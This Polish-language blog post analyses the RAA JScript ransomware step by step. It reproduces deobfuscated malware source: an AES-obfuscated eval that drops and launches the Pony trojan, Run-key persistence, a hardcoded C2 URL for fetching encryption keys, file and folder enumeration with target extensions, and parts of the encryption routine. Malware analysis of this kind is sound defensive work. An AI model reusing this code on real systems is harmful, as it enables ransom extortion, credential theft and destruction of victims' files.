Zmienna `tpcVJWrQG` zdefiniowana na samym początku, zawiera kilkudziesięciobajtowy ciąg w Base64, na którym wykonywanych jest kilka operacji (odkodowanie danych z Base64, przekształcenie z użyciem metody JavaScript operującej na ciągach – replace()). Następnie, tworzony jest obiekt ActiveX o nazwie ADODB.Stream oraz nowy obiekt WScript.shell, który m.in. umożliwia uruchamianie komend wiersza poleceń systemu Windows:

```
1. var RRUm = new ActiveXObject('ADODB.Stream');
2. var GtDEcTuuN = Wscript.CreateObject("Wscript.shell");
```

Kolejna linia:

```
1. RRUm.Charset = "437";
```

pozwala obiektowi ADODB.Stream traktować ciągi znaków JavaScript, jako dane binarne (ta definicja stosowana jest w analizie kilkakrotnie, zatem nie będę jej ponownie przytaczał w kolejnych etapach badania).


Następne linijki to utworzenie nowego pliku w następującej ścieżce:

» \MyDocuments\doc_atatched_xW5Gf

i zapisanie do niego zawartości odczytanej ze zdekodowanego ciągu w Base64. Ostatnim elementem funkcji jest instrukcja uruchomienia WordPada, z argumentem będącym przed chwilą utworzonym plikiem:

```
1. GtDEcTuuN.Run(run);
```

Plik jest dokumentem w formacie RTF – jego zawartość przedstawia poniższy zrzut ekranu:



Rysunek 1. Zrzut ekranu zawartości dokumentu w formacie RTF

Funkcja NWvQtGjjfQX()

Druga z funkcji zawiera następujący kod:

```
1. function NWvQtGjjfQX() {
2.     var data_pn = "TVrDiQNMSFE(...)QQURE";
3.     var cmd = "U2FsdGVkX1/LHQl+aIAo/hXHDEI5YmZZtBIcL5LHq7o+NZ
4. yTxtiLAxCsucmN0NBq12nnNJ7XOCyeXqF9xLAkahyIcXx5oc/ic5FRpoj+tZ1
5. qywTZNhPWMlRllGn8O8viVnpXMYHoJr/AphGHfaAOkX8xYjuWhZE8qw1Qw1vQ
6. bqdbMlv5RL3xTETBgbylCgyGER91Kef4Q/2YtokOqzg+0BZIjKpdIbr1jQdh8
7. uwp9MKd+Y9dSm1Lz9dl82QJVVbFiBj7N6MEDCw5JESVi5HilHWFEb3eyacdJB
8. xYtKutbAZBOl6aJrLyxKtlxm4o9Cie5+vIPgMtqHEmBWp9GaqYDQlxXXOuTey
9. sry1LXQiCGP7msk2hqAOEhyfxchlAQuma4twTFqHOrPZDECk8hfVJkBvUZg/h
10. l+y4gKbBBLVDEIlKW9AstpcAP6FOcTt/bsS+0fvHnl1fAtMB1AsBSHKhZX/6e
11. MPBGQBQT5fqvyy8MLyMgLOsCt5XHyEgc2ecU1fDokpzzMxMqIPwFZoQDOZSg/
12. pBOMVTyUHuv18WdWI+Q6lppzIUv4mvxEioH7SROiDFqJoHR4EwIdDO0QR82Q4
13. RTTIWO9CfXkC5VnXlEncsU45rIzfEMDv4r1aqoYQlgFr6xjas0/e7+EVCoxhs
14. p4C2Jta43NmC6uLnhjcWRdCcB/8=";
15.     var key_cmd = "2c025c0a1a45d1f18df9ca3514babdbc";
16.     var dec_cmd = CryptoJS.AES.decrypt(cmd, key_cmd);
17.     dec_cmd = CryptoJS.enc.Utf8.stringify(dec_cmd);
18.     eval(dec_cmd);
19.     return 0;
20. }
```

Zawartość zmiennej `data_pn` została przeze mnie zmniejszona, by zachować czytelność (oryginalnie zawiera ona bardzo długi, losowy ciąg znaków). Dwie kolejne zmienne – `cmd` oraz `key_cmd`, służą do wygenerowania `dec_cmd` (ciąg `cmd` jest dekodowany z użyciem klucza `key_cmd` i algorytmu AES).

Zmienna `dec_cmd` okazuje się być wykonywalnym fragmentem kodu JavaScript, natomiast opisana powyżej operacja z AES to ciekawa metoda obfuskacji kodu JavaScript, która wymaga jednak użycia takiej biblioteki jak CryptoJS, do uzyskania kodu w czytelnej postaci.

Jego zawartość prezentuje poniższy listing:

```
1. var flo = new ActiveXObject ("ADODB.Stream");
2. var runer = WScript.CreateObject("WScript.Shell");
3. var wher = runer.SpecialFolders("MyDocuments");
4. wher = wher + "\\" + "st.exe";
5. flo.CharSet = "437";
6. flo.Open();
7. var pny = data_pn.replace(/NMSIOP/g, "A");
8. var pny_ar = CryptoJS.enc.Base64.parse(pny);
9. var pny_dec = pny_ar.toString(CryptoJS.enc.Utf8);
10. flo.Position = 0;
11. flo.SetEOS;
12. flo.WriteText(pny_dec);
13. flo.SaveToFile(wher, 2);
14. flo.Close;
```

```
15. wher = "\"" + wher + "\"";
16. runer.Run(wher);
```

Ten kod jest wykonywany przez – ostatnią przed return – instrukcją w funkcji `NwvQtGjjfQX()`:

```
1. dec_cmd = CryptoJS.enc.Utf8.stringify(dec_cmd);
2. eval(dec_cmd);
3. return 0;
```

Jego funkcjonalność jest zbliżona do kodu opisanego wcześniej: utworzenie pliku, zapisanie do niego zawartości ciągu `data_pn` poddanego kliku kolejno następujących po sobie przekształceniom, a następnie jego uruchomienie. Plik ten znajduje się w repozytorium i jest to – wg analizy – malware o nazwie Pony. Więcej o Pony można przeczytać tu lub tu.

Oznacza to, że poza szyfrowaniem plików RAA uruchamia na komputerze ofiary trojana.

Modyfikacja rejestru Windows

Kolejna funkcja zajmuje się modyfikacją rejestru Windows sprawiając, by ransomware był uruchamiany po każdym restarcie systemu i kontynuował swoją pracę:

```
1. function zQqUzoSxLQ() {
2.     var QCY;
3.     var kHkyz = WScript.CreateObject("WScript.Shell");
4.     try {
5.         kHkyz.RegRead("HKCU\\RAA\\Raa-fnl\\");
6.     } catch (e) {
7.         QCY = 0;
8.     }
9.     var lCMTwJKZ = [];
10.     var baZk = "wscript.exe";
11.     var AFtKLHIjDtkM = 0;
12.     var e = new Enumerator(GetObject("winmgmts:").InstancesOf("Win32_process"));
13.     for (; !e.atEnd(); e.moveNext()) {
14.         var p = e.item();
15.         lCMTwJKZ = lCMTwJKZ + p.Name + ",";
16.     }
17.     lCMTwJKZ = lCMTwJKZ.split(",");
18.     var jcayrm = -1;
19. do {
20.     jcayrm += 1;
21.     if (lCMTwJKZ[jcayrm] == baZk) {
22.     AFtKLHIjDtkM = AFtKLHIjDtkM + 1;
23.     } else {
24.     null
25.     }
26. } while (jcayrm < lCMTwJKZ.length);
27. if (AFtKLHIjDtkM < 2 && QCY == 0) {
28.     var TKVUdGUkzCmE = WScript.ScriptFullName;
29.     TKVUdGUkzCmE = TKVUdGUkzCmE + " argument";
30.     var qPOGRFfINeNb = WScript.CreateObject("WScript.Shell");
31.     qPOGRFfINeNb.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\",
32. TKVUdGUkzCmE, "REG_SZ");
33.    HxBG();
34. } else {
35.     null;
36. }
37. return 0;
38. }
```

Odpowiedzialny za uruchamianie jest wpis w rejestrze w gałęzi HKCU\Software\Microsoft\Windows\CurrentVersion\Run\.

Na starcie, ransomware sprawdza czy w rejestrze znajduje się już wpis w gałęzi HKCU\Raa-fnl\ (jest on tworzony na samym końcu „działalności RAA") – poprzez próbę jego odczytu. Brak wpisu powoduje wyrzucenie wyjątku, a w jego instrukcji catch, wartość wcześniej zadeklarowanej zmiennej QCY ustawiana jest na 0. W dalszej części funkcji, QCY równe 0 powoduje utworzenie wpisu w rejestrze uruchamiającego RAA, a następnie wywołanie funkcji `HxBG()`.

Połączenie ze zdalnym serwerem

`izzU()` to dość kompleksowa funkcja, wykonująca „najgorszą" z punktu widzenia użytkownika część kodu. Rozpoczyna swoją pracę od wygenerowania identyfikatora GUID, który jest wg dokumentacji Microsoft unikalnym identyfikatorem używanym do rozpoznania konkretnego komponentu w aplikacji.

Następnie, wywoływana jest funkcja `get_HZtSmFNRdJM()`, która inicjalizuje tablicę `KrvABjTTXNS` wartościami zwróconymi ze zdalnego serwera. Tutaj wykorzystałem wnioski z innej analizy RAA, udostępnionej na blogu firmy ReaQta. Przyczyną był fakt, że – w czasie gdy przeprowadzałem własną analizę kodu RAA – zdalny serwer z którym ransomware się komunikował, już nie działał.

Adres serwera jest na stałe zakodowany w funkcji `get_HztSmFNRdJM()`:

```
1. var VuSD = cVjZujcP + " - RAA";
2. var MOSKn = [];
3. MOSKn[0] = "http://startwavenow.com/cmh" + "/mars.php?id=" + VuSD;
```

Szybkie sprawdzenie pozwoliło ustalić IP serwera (188.40.248.65), który okazał się częścią sieci zlokalizowanej w Niemczech, wykorzystywaną przez rumuńską firmę hostingową THC Projects. Jak już wspomniałem, w dniu w którym analizowałem ten fragment kodu, serwer nie działał, a domena startwavenow.com była zawieszona:

```
% Abuse contact for '188.40.248.64 - 188.40.248.95' is 'abuse@hetzner.de'

inetnum:        188.40.248.64 - 188.40.248.95
netname:        HOS-131355
descr:          HOS-131355
country:        DE
admin-c:        STPS1-RIPE
tech-c:         STPS1-RIPE
status:         ASSIGNED PA
mnt-by:         HOS-GUN
created:        2015-07-21T01:16:26Z
last-modified:  2015-07-21T01:16:26Z
source:         RIPE # Filtered
person:         SC THC Projects SRL
address:        str complexului 3
address:        207206 Carcea
address:        ROMANIA
phone:          +40743216666
nic-hdl:        STPS1-RIPE
remarks:        For abuse contact abuse@thcservers.com or visit
                  https://www.thcservers.com
abuse-mailbox:  abuse@thcservers.com
mnt-by:         HOS-GUN
created:        2014-11-30T13:42:54Z
last-modified:  2014-11-30T13:42:54Z
source:         RIPE # Filtered
```

Sam kod odpowiedzialny za połączenie jest dość standardowy (opis poniżej):

Tworzony jest obiekt umożliwiający wysyłanie żądań HTTP:

```
var req = new ActiveXObject("Msxml2.ServerXMLHTTP.6.0");
var QSJCTxMMl = 15000;
var bFPwcaPNy = 15000;
var zarI = 15000;
var olWVonsDzH = 15000;
req.setTimeouts(QSJCTxMMl, bFPwcaPNy, zarI, olWVonsDzH);
```

Następnie, wykonywany jest niżej przytoczony fragment kodu:

```
(...)
var MOSKn = [];
MOSKn[0] = "http://startwavenow.com/cmh" + "/mars.php?id=" + VuSD;
(...)
var pointer_MOSKn = -1;
var aka;
do {
pointer_MOSKn += 1;
if (pointer_MOSKn <= 0) {
    pointer_MOSKn = pointer_MOSKn;
} else {
    pointer_MOSKn = 0;
    WScript.Sleep(60000);
}
try {
    req.open("GET", MOSKn[pointer_MOSKn], false);
    req.send();
    aka = req.responseText.split(',');
} catch (e) {
    aka = 0;
}
} while (aka == 0);
return aka;
```

Gdy przyjrzymy mu się dokładniej, nie ma on większego sensu, szczególnie użycie tablicy `MOSKn` i zmiennej `pointer_MOSKn` – tak naprawdę kod wykona się tylko raz, gdy serwer zwróci (a właściwie – gdyby zwracał :)) wartość, która zostanie przypisana do zmiennej `aka`.

Z informacji na blogu ReaQta wynika, że aka zawiera dwuelementową tablicę, której elementy zostaną użyte w późniejszym procesie szyfrowania plików (VKw zostanie użyty jako klucz dla operacji szyfrowania):

```
var KrvABjTTXNS = [];
KrvABjTTXNS = get_HZtSmFNRdJM();
var VKw = KrvABjTTXNS[0];
var jOnaTnksWb = KrvABjTTXNS[1];
```

Enumeracja folderów i plików

Kolejny wykonywalny fragment kodu inicjalizuje tablicę `kAgTDYi` i do jej pierwszego elementu przypisuje rezultat wykonania funkcji `kth()`:

```
var kAgTDYi = [];
kAgTDYi[0] = kth();
```

Prześledźmy zatem, co się w niej dzieje:

```
function kth() {
    var DmYbWSaT, s, n, e, sNaZfrOWc;
    DmYbWSaT = new ActiveXObject("Scripting.FileSystemObject");
```

```
4.    e = new Enumerator(DmYbWSaT.Drives);
5.    s = [];
6.    RKsqOBz: for (; !e.atEnd(); e.moveNext()) {
7.       sNaZfrOWc = e.item();
8.       if (sNaZfrOWc.IsReady) {
9.           sNaZfrOWc = sNaZfrOWc += "\\\\";
10.           s.push(sNaZfrOWc);
11.       } else
12.           continue RKsqOBz;
13.    }
14.    return (s);
15. }
```

Obiekt ActiveX o nazwie Scripting.FileSystemObject umożliwia operacje na systemie plików, natomiast jego właściwość Drives jest iteratorem, umożliwiającym przechodzenie po kolejnych dyskach. `kth()` zwraca więc listę wszystkich dostępnych na zainfekowanej maszynie dysków logicznych (C:, D: itd.).

Następnym fragmentem jest:

```
1. iKTzQKbfDJs();
2. kAgTDYi[1] = [];
```

Funkcja `iKTzQKbfDJs()` wywołuje dwie inne, krótkie funkcje `OFTEml()` oraz `YlDrqb()`:

```
1. function iKTzQKbfDJs() {
2.    var mItZKEXYwE = [];
3.    mItZKEXYwE = kAgTDYi[0];
4.    mItZKEXYwE = OFTEml(mItZKEXYwE);
5.    var rjTvWjMKnGpI = -1;
6.    do {
7.       rjTvWjMKnGpI += 1;
8.       YlDrqb(mItZKEXYwE[rjTvWjMKnGpI]);
9.    } while (rjTvWjMKnGpI < mItZKEXYwE.length - 1);
10.   return 0
11. }
```

`OFTEml()` otrzymuje jako argument utworzoną wcześniej listę dysków i zwraca ją ponownie, usuwając jedynie „puste" wpisy.

Następnie, dla każdego dysku wywoływana jest funkcja `YlDrqb()`:

```
1. function YlDrqb(kth) {
2.     var gg = new ActiveXObject("Scripting.FileSystemObject");
3.     var dir = kth + "!!!README!!!" + TBucypWw + ".rtf";
4.     var d2 = gg.CreateTextFile(dir, true);
5.     d2.Write(VGCDtihB());
6.     d2.Close();
7.     return 0;
8. }
```

Jej zadaniem jest utworzenie na każdym z dysków, pliku o następującej nazwie:

» var dir = kth + „!!!README!!!" + TBucypWw + „.rtf"; // –> C!!!README!!!xW5Gf.rtf

Jak widać, użyty w niej jest pięcioznakowy klucz wygenerowany na samym początku analizy – w pierwszej wywoływanej funkcji. Jest to jedno z wielu miejsc, w którym jest on wykorzystywany. Unikalny klucz zapisany w zmiennej `TBucypWw`, ma zapewne utrudnić identyfikowanie plików związanych z RAA na zainfekowanym systemie (gdyż jego wartość dla każdej maszyny będzie inna).

Zawartość każdego z tych plików generuje funkcja wywoływana w tej linijce:

```
1. d2.Write(VGCDtihB());
```

W funkcji `VGCDtihB()` generowany jest kolejny dokument w formacie RTF, zawierający notę o wysokości „okupu", który należy uiścić w celu otrzymania klucza deszyfrującego. Metoda generowania jest podobna do wcześniejszych – to kilka następujących po sobie manipulacji długim ciągiem znaków w Base64:

```
1. function VGCDtihB() {
2.    var rftKZajp = "e1xydG(...)QoRAASEP";
3.    var cUNSPAqZAE = rftKZajp.replace(/RAASEP/g, "A");
4.    cUNSPAqZAE = CryptoJS.enc.Base64.parse(cUNSPAqZAE);
5.    cUNSPAqZAE = cUNSPAqZAE.toString(CryptoJS.enc.Utf8);
6.    cUNSPAqZAE = cUNSPAqZAE.replace(/=IDHERE=/g, cVjZujcP);
7.    cUNSPAqZAE = cUNSPAqZAE.replace(/=ADRHERE=/g, jOnaTnksWb);
8. return cUNSPAqZAE;
9. }
```

Kolejny fragment kodu to funkcja, która w pętli „dostarcza" algorytmowi szyfrującemu wszystkie pliki z listy zwróconej z funkcji `nXmsNjMpKTv()`:

```
1. function PLnEyqCPKHV() {
2.    var sNaZfrOWc = nXmsNjMpKTv(kAgTDYi);
3.    var NBMCuybDY = -1;
4.    iFIS:do {
5.          NBMCuybDY += 1;
```

```
6.          try {
7.              KWgwJwOlqJcs(sNaZfrOWc[NBMCuybDY]);
8.          } catch (e) {
9.              continue iFIS;
10.          }
11. } while (NBMCuybDY <= sNaZfrOWc.length - 2);
12.   return 0
13. }
14. PLnEyqCPKHV();
```

Dzieje się tu sporo, prześledźmy zatem wszystko po kolei.

Tablica o nazwie sNaZfrOWc inicjalizowana jest w wyniku wykonania funkcji `nXmsNjMpKTv()`:

```
1. function nXmsNjMpKTv(kAgTDYi) {
2.     var EPtLPm = -1;
3.     var wVgUUZeM = -1;
4.     do {
5.         EPtLPm += 1;
6.         var LeDOaP = LMz(kAgTDYi[0][EPtLPm]);
7.         var LeDOaP = LeDOaP.split(TBucypWw);
8.         kAgTDYi[1] = kAgTDYi[1].concat(LeDOaP);
9.         kAgTDYi[1] = OFTEml(kAgTDYi[1]);
10.          var aZKH = HHiAp(kAgTDYi[0][EPtLPm]);
11.          var aZKH = aZKH.split(TBucypWw);
12.        kAgTDYi[0] = kAgTDYi[0].concat(aZKH);
13.        kAgTDYi[0] = OFTEml(kAgTDYi[0]);
14.     } while (EPtLPm <= kAgTDYi[0].length - 2);
15.    return (kAgTDYi[1]);
16. }
```

Wywołanie:

```
1. LMz(kAgTDYi[0][EPtLPm]);
```

wykonuje funkcję `LMz()` dla każdego z dysków. `LMz()` zawiera długą listę warunków „if…else", które sprawdzają każdy plik pod kątem dopasowania jego nazwy do wzorca. Jeśli plik pasuje – jest on dodawany do jednego, bardzo długiego ciągu znaków składających się z podobnych nazw plików, a nazwy te odseparowane są od siebie znanym nam już, pięcioznakowym kluczem „xW5Gf" zapisanym w zmiennej `TbucypWw`:

```
1. function LMz(TkTuwCGFLuv) {
2.     var WwltLWmsVwv = new ActiveXObject("Scripting.FileSystemObject");
3.     var IMhT = WwltLWmsVwv.GetFolder(TkTuwCGFLuv);
4.     var col_IMhT = new Enumerator(IMhT.Files);
5.     var IMhT_list = "";
6.     var kIsVkdBFbJ = ".doc";
7.     var YgArYNboS = ".xls";
8.     var CCOyZJ = ".rtf";
9.     var bAaa = ".pdf";
10.    var tOgTFO = ".dbf";
11.    var NijiLSgfjX = ".jpg";
12.    var Xhmb = ".dwg";
13.    var VwobvZiwDcyN = ".cdr";
14.    var HErxpbpJud = ".psd";
15.    var kIsVkdBFbJ0 = ".cd";
16.    var kIsVkdBFbJ1 = ".mdb";
17.    var kIsVkdBFbJ2 = ".png";
18.    var kIsVkdBFbJ3 = ".lcd";
19.    var kIsVkdBFbJ4 = ".zip";
20.    var kIsVkdBFbJ5 = ".rar";
21.    var kIsVkdBFbJ6 = ".locked";
22.    var kIsVkdBFbJ7 = "~";
23.    var kIsVkdBFbJ8 = "$";
24.    var kIsVkdBFbJ9 = "csv";
25.    for (; !col_IMhT.atEnd(); col_IMhT.moveNext()) {
26.        if (col_IMhT.item() == 0) {
27.            null;
28.        } else if (String(col_IMhT.item()).indexOf(kIsVkdBFbJ6) >= 0) {
29.            null;
30.        } else if (String(col_IMhT.item()).indexOf(kIsVkdBFbJ7) >= 0) {
31.            null;
32.        } else if (String(col_IMhT.item()).indexOf(kIsVkdBFbJ8) >= 0) {
33.            null;
34.        } else {
35.            if (String(col_IMhT.item()).indexOf(kIsVkdBFbJ) >= 0) {
36.                IMhT_list += col_IMhT.item();
37.                IMhT_list += TBucypWw;
38.            } else if (String(col_IMhT.item()).indexOf(YgArYNboS) >= 0) {
39.                IMhT_list += col_IMhT.item();
40.                IMhT_list += TBucypWw;
41.            } else if (String(col_IMhT.item()).indexOf(CCOyZJ) >= 0) {
42.                IMhT_list += col_IMhT.item();
43.                IMhT_list += TBucypWw;
44.            } else if (String(col_IMhT.item()).indexOf(bAaa) >= 0) {
45.                IMhT_list += col_IMhT.item();
46.                IMhT_list += TBucypWw;
47.            } else if (String(col_IMhT.item()).indexOf(tOgTFO) >= 0) {
48.                IMhT_list += col_IMhT.item();
49.                IMhT_list += TBucypWw;
50.            } else if (String(col_IMhT.item()).indexOf(NijiLSgfjX) >= 0) {
51.                IMhT_list += col_IMhT.item();
52.                IMhT_list += TBucypWw;
53.            } else if (String(col_IMhT.item()).indexOf(Xhmb) >= 0) {
54.                IMhT_list += col_IMhT.item();
55.                IMhT_list += TBucypWw;
56.            } else if (String(col_IMhT.item()).indexOf(kIsVkdBFbJ5) >= 0) {
57.                IMhT_list += col_IMhT.item();
58.                IMhT_list += TBucypWw;
```

```
            } else if (String(col_IMhT.item()).indexOf(kIsVkdBFbJ9) >= 0) {
                IMhT_list += col_IMhT.item();
                IMhT_list += TBucypWw;
            } else {
                null;
            }
        }
    }
    return (IMhT_list);
}
```

Tylko trzy wystąpienia w nazwie pliku sprawiają, że nie jest on brany pod uwagę w tym procesie: ciąg .locked (który tworzy sam RAA w procesie szyfrowania) oraz znaki ~ i $.

Z tak zapisanego ciągu znaków, tworzona jest tablica – przy pomocy funkcji `split()`. Jako separator użyty zostaje klucz zapisany w zmiennej `TBucypWw`. Tablica ta zostaje poddana „oczyszczeniu" z pustych elementów przez funkcję `OFTEml()`:

```
function OFTEml(array_to_clean) {
    var pjvsEz = new Array();
    for (var i = 0; i < array_to_clean.length; i++) {
        if (array_to_clean[i]) {
            pjvsEz.push(array_to_clean[i]);
        }
    }
    return pjvsEz;
}
```

Funkcja `HHiAp()` przeprowadza podobną operację, ale operuje na nazwach folderów. W odróżnieniu od `LMz()`, lista tworzona przez nią, nie zawiera folderów, które mają być pominięte w procesie szyfrowania (WINDOWS, RECYCLER, Program Files, Temp, AppData i podobne, kluczowe dla działania systemu foldery). Ma to zapobiec omyłkowemu zaszyfrowaniu pliku koniecznego do prawidłowego działania komputera, a tym samym jego unieruchomienie i niemożność zadziałania całego procesu wymuszenia okupu za klucz deszyfrujący:

```
function HHiAp(TkTuwCGFLuv) {
    var DmYbWSaT = new ActiveXObject("Scripting.FileSystemObject");
    var kCcui = DmYbWSaT.GetFolder(TkTuwCGFLuv);
    var dBMsgV = new Enumerator(kCcui.SubFolders);
    var kCcui_list = "";
    var Mzorw = "WINDOWS";
    var HWgKzDUQd = "RECYCLER";
    var zmVQlcBlJ = "Program Files";
    var OCSJUFRoHQVQ = "Program Files (x86)";
    var TpLTLOLP = "Windows";
    var oWxWruNtMZmL = "Recycle.Bin";
    var mOGye = "RECYCLE.BIN";
    var LSTk = "Recycler";
    var RQNcs = "TEMP";
    var Mzorw0 = "APPDATA";
    var Mzorw1 = "AppData";
    var Mzorw2 = "Temp";
    var Mzorw3 = "ProgramData";
    var Mzorw4 = "Microsoft";
    for (; !dBMsgV.atEnd(); dBMsgV.moveNext()) {
        if (dBMsgV.item() == 0) {
            null;
        } else {
            if (String(dBMsgV.item()).indexOf(Mzorw) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(HWgKzDUQd) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(zmVQlcBlJ) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(OCSJUFRoHQVQ) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(TpLTLOLP) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(oWxWruNtMZmL) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(mOGye) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(LSTk) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(RQNcs) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(Mzorw0) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(Mzorw1) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(Mzorw2) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(zmVQlcBlJ) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(OCSJUFRoHQVQ) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(TpLTLOLP) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(oWxWruNtMZmL) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(mOGye) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(LSTk) >= 0) {
                null;
            } else if (String(dBMsgV.item()).indexOf(RQNcs) >= 0) {
```

```
61.                 null;
62.             } else if (String(dBMsgV.item()).indexOf(Mzorw0) >= 0) {
63.                 null;
64.             } else if (String(dBMsgV.item()).indexOf(Mzorw1) >= 0) {
65.                 null;
66.             } else if (String(dBMsgV.item()).indexOf(Mzorw2) >= 0) {
67.                 null;
68.             } else if (String(dBMsgV.item()).indexOf(Mzorw3) >= 0) {
69.                 null;
70.             } else if (String(dBMsgV.item()).indexOf(Mzorw4) >= 0) {
71.                 null;
72.             } else {
73.                 kCcui_list += dBMsgV.item();
74.                 kCcui_list += TBucypWw;
75.             }
76.         }
77.     }
78.     return (kCcui_list);
79. }
```

Dygresja: to może być skuteczna metoda obrony przed RAA – jeśli wszystkie pliki będą trzymane w jednym z tych folderów, RAA nie zaszyfruje żadnego z nich, a tym samym nie będzie miał za co wyłudzić okupu :)

Szyfrowanie

Pętla w funkcji `PLnEyqCPKHV()` kończy cały proces, szyfrując każdy z plików:

```
1. var NBMCuybDY = -1;
2.     iFIS:do {
3.         NBMCuybDY += 1;
4.         try {
5.             KWgwJwOlqJcs(sNaZfrOWc[NBMCuybDY]);
6.         } catch (e) {
7.             continue iFIS;
8.         }
9.     } while (NBMCuybDY <= sNaZfrOWc.length - 2);
```

Zanim to jednak nastąpi, inne funkcje zawarte w `KWgwJwOlqJcs()` wykonuje jeszcze kilka operacji przed samym szyfrowaniem.

Najpierw, dwie zmienne inicjalizowane są przez funkcję `rStinsVp()`, której argumentem jest zwrócony z serwera klucz:

```
1. var HZtSmFNRdJM_data = rStinsVp(VKw);
2. var qPCIyff = rStinsVp(VKw);
```

Funkcja `rStinsVp()`:

```
1. function rStinsVp(rand) {
2.     var eqQu = [];
3.     var EPtLPmand = -1;
4.     do {
5.         EPtLPmand += 1;
6.         eqQu[EPtLPmand] = Math.floor((Math.random() * 2000) + 1);
7.         if (eqQu[EPtLPmand] < 10) {
8.             eqQu[EPtLPmand] = "000" + eqQu[EPtLPmand];
9.         } else if (eqQu[EPtLPmand] >= 10 && eqQu[EPtLPmand] < 100) {
10.             eqQu[EPtLPmand] = "00" + eqQu[EPtLPmand];
11.         } else if (eqQu[EPtLPmand] >= 100 && eqQu[EPtLPmand] < 1000) {
12.             eqQu[EPtLPmand] = "0" + eqQu[EPtLPmand];
13.         } else {
14.             eqQu[EPtLPmand] = eqQu[EPtLPmand];
15.         }
16.     } while (eqQu.length < 32);
17.     var xjLCtcIO = "";
18.     var EPtLPmand2 = -1;
19.     var vPdyagHuFMMj = [];
20.     do {
21.         EPtLPmand2 += 1;
22.         vPdyagHuFMMj[EPtLPmand2] = parseInt(eqQu[EPtLPmand2]);
23.         xjLCtcIO = xjLCtcIO + rand.charAt(vPdyagHuFMMj[EPtLPmand2]);
24.     } while (xjLCtcIO.length < 32);
25.     var gieJISwveNlD = [];
26.     gieJISwveNlD[0] = eqQu;
27.     gieJISwveNlD[1] = xjLCtcIO;
28.     return gieJISwveNlD;
29. }
```

zwraca dwuelementową tablicę, która zawiera następujące elementy: 32-elementową tablicę czterocyfrowych, losowych liczb oraz drugi element, którym jest wybrany (losowo) z VKw 32-znakowy ciąg znaków. Jako, że zawartość VKw pozostała dla mnie nieznana, z powodu nie działającego serwera, z którym łączył się RAA, użyłem innego, losowo wybranego ciągu znaków i uruchomiłem `rStinsVp()`, podając ten ciąg jako argument, zamiast `VKw`.

Przykładowy rezultat wykonania:

```
1. console.log(rStinsVp("c2378574f4fa4a4353d1ab7e2961fd88"));
2. [ [ '0981',
3.     '0829',
4.     '0272',
5.     '0715',
6.     '0045',
7.     '0193',
8.     '0881',
9.     1361,
10.     1517,
```

```
    '0957',
    '0546',
    '0621',
    '0932',
    1659,
    1102,
    1861,
    '0339',
    1688,
    '0941',
    '0756',
    1727,
    '0257',
    '0565',
    1963,
    '0912',
    '0333',
    '0269',
    1095,
    1191,
    1962,
    '0514',
    '0939' ],
'ccccccccccccccccccccccccccccc' ]
```

Następnym krokiem po inicjalizacji tych dwóch zmiennych, jest funkcja `udpIHxN()`:

```
function udpIHxNm(IMhTname) {
    var SlSPWu = WScript.CreateObject("ADODB.Stream");
    SlSPWu.CharSet = '437';
    SlSPWu.Open();
    SlSPWu.LoadFromFile(IMhTname);
    var hXpHGpZ = [];
    hXpHGpZ[0] = [];
    hXpHGpZ[1] = [];
    var PRuJZyAvfeza = SlSPWu.Size;
     if (PRuJZyAvfeza > 6122 && PRuJZyAvfeza < 5000000) {
        var GinRqOjln = OQlYdejWlC(2000, 2040);
        hXpHGpZ[0][0] = SlSPWu.ReadText(GinRqOjln) + "RAA-SEP";
        var kWsAN = Math.floor(PRuJZyAvfeza / 2) - 3060;
